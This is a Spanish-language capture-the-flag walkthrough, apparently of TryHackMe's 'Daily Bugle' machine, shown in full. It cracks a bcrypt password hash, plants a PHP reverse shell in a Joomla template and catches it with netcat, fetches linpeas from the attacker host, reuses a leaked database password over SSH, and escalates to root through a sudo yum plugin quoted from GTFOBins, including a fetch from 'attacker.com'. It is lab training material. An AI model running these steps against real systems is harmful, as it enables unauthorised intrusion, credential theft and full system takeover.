
`user: jonah Obtenemos, un usuario en la tabla fb9j5_users, numero de id 811, con privilegios, de nombre jonah, su correo electrónico, y el hash de la contraseña, visto esto, intentemos obtener la contraseña con john the ripper Vemos que tipo de hash es:` hashid $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm


```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# echo '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm' > hash.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# john hash.txt --wordlist=rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman123     (?)
1g 0:00:09:33 DONE (2023-11-16 20:23) 0.001744g/s 81.70p/s 81.70c/s 81.70C/s thelma1..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Acceso inicial

Ahora intentemos entrar al directorio web /administrador, y accederemos con las credenciales que obtuvimos, luego iremos a el apartado templates, que es el encargado de darle forma a la pagina, joomla y otros cms lo hacen de forma dinámica, dentro de index.php,

agregaremos una reverse shell en php, y previsualizaremos el template





Y obtendremos exitosamente una shell, con el usuario apache.

```
┌──(kali㉿kali)-[~/tryhackme/dailybugle]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.14.63.193] from (UNKNOWN) [10.10.248.26] 41632
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:30:18 up 19 min,  0 users,  load average: 0.00, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ ls
```

Hare uso de linpeas.sh, por lo cual abriré un servidor python para obtenerlo con wget

`python3 -m http-server` wget http://10.14.63.193:8000/linpeas.sh

```
┌──(kali㉿kali)-[~/tryhackme/dailybugle]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.248.26 - - [17/Nov/2023 16:40:00] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
sh-4.2$ wget http://10.14.63.193:8000/linpeas.sh
wget http://10.14.63.193:8000/linpeas.sh
--2023-11-17 08:40:00--  http://10.14.63.193:8000/linpeas.sh
Connecting to 10.14.63.193:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847815 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6%  429K 2s
    50K .......... .......... .......... .......... .......... 12%  795K 1s
   100K .......... .......... .......... .......... .......... 18% 11.6M 1s
   150K .......... .......... .......... .......... .......... 24%  968K 1s
   200K .......... .......... .......... .......... .......... 30% 4.05M 1s
   250K .......... .......... .......... .......... .......... 36% 6.78M 0s
   300K .......... .......... .......... .......... .......... 42% 6.50M 0s
   350K .......... .......... .......... .......... .......... 48% 1.16M 0s
   400K .......... .......... .......... .......... .......... 54% 8.67M 0s
   450K .......... .......... .......... .......... .......... 60% 18.9M 0s
   500K .......... .......... .......... .......... .......... 66% 1.17M 0s
   550K .......... .......... .......... .......... .......... 72% 1.67M 0s
   600K .......... .......... .......... .......... .......... 78% 3.57M 0s
   650K .......... .......... .......... .......... .......... 84% 2.74M 0s
   700K .......... .......... .......... .......... .......... 90% 5.45M 0s
   750K .......... .......... .......... .......... .......... 96% 2.76M 0s
   800K .......... .......... .....                           100% 2.73M=0.5s

2023-11-17 08:40:01 (1.79 MB/s) - 'linpeas.sh' saved [847815/847815]

sh-4.2$ ls
ls

linpeas.sh
```

Comprobamos el resultado, y en todo el listado de información, encontramos una contraseña sin ser hasheada, que podría pertener al usuario jjameson, listado por linpeas.sh tambien, intentare entrar con las credenciales

```
╔══════════╣ Mails (limit 50)
9244504    0 -rw-rw----    1 jjameson mail             0 Dec 14  2019 /var/mail/jjameson
9244504    0 -rw-rw----    1 jjameson mail             0 Dec 14  2019 /var/spool/mail/jjameson

╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 apache apache 0 Dec 15  2019 /var/tmp/yum-apache-IItCjY/x86_64/7/updates/cachecookie
-rw-r--r-- 1 apache apache 602 Dec 15  2019 /var/tmp/yum-apache-IItCjY/x86_64/7/updates/mirrorlist.txt

╔══════════╣ Searching passwords in config PHP files
/var/www/html/configuration.php:        public $password = 'nv5uz9r3ZEDzVjNu';
/var/www/html/libraries/joomla/log/logger/database.php:                 $this->password = (empty($this->options['db_pass'])) ? '' : $this->options['db_pass'];
/var/www/html/libraries/joomla/log/logger/database.php:                 $this->password = null;
/var/www/html/libraries/joomla/log/logger/database.php:                 'password' => $this->password,

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/openldap/certs/password
/etc/pam.d/password-auth
```

```
┌──(kali㉿kali)-[~/tryhackme/dailybugle]
└─$ ssh jjameson@10.10.248.26
The authenticity of host '10.10.248.26 (10.10.248.26)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.248.26' (ED25519) to the list of known hosts.
jjameson@10.10.248.26's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$
```

Logramos acceder, ahora podremos obtener la bandera ``cat user.txt

Escalación de privilegios

Para escalar privilegios, volveré a usar linpeas.sh, esta vez lo usaremos dentro del usuario jjameson

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="
ME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", en
L LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum

╔══════════╣ Checking sudo tokens
```

Permite al usuario jjameson, hacer uso de scripts yum, iremos a GTFOBins, y buscaremos yum

Fetch a remote file via HTTP GET request. The file on the remote host must have an extension of `.rpm`, the content does not have to be an RPM file. The file will be downloaded to a randomly created directory in `/var/tmp`, for example `/var/tmp/yum-root-cR0O4h/`.

```
RHOST=attacker.com
RFILE=file_to_get.rpm
yum install http://$RHOST/$RFILE
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) It runs commands using a specially crafted RPM package. Generate it with fpm and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

```
sudo yum localinstall -y x-1.0-1.noarch.rpm
```

(b) Spawn interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin y
```

Esclaremos los privilegios directamente a una root shell, debemos copiar y pegar el script dentro del usuario jjameson, y habremos

obtenido la flag root.txt

```
[jjameson@dailybugle tmp]$ TF=$(mktemp -d)
[jjameson@dailybugle tmp]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle tmp]$
[jjameson@dailybugle tmp]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle tmp]$
[jjameson@dailybugle tmp]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle tmp]$
[jjameson@dailybugle tmp]$ sudo yum -c $TF/x --enableplugin=y
Failed to set locale, defaulting to C
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
sh-4.2#
```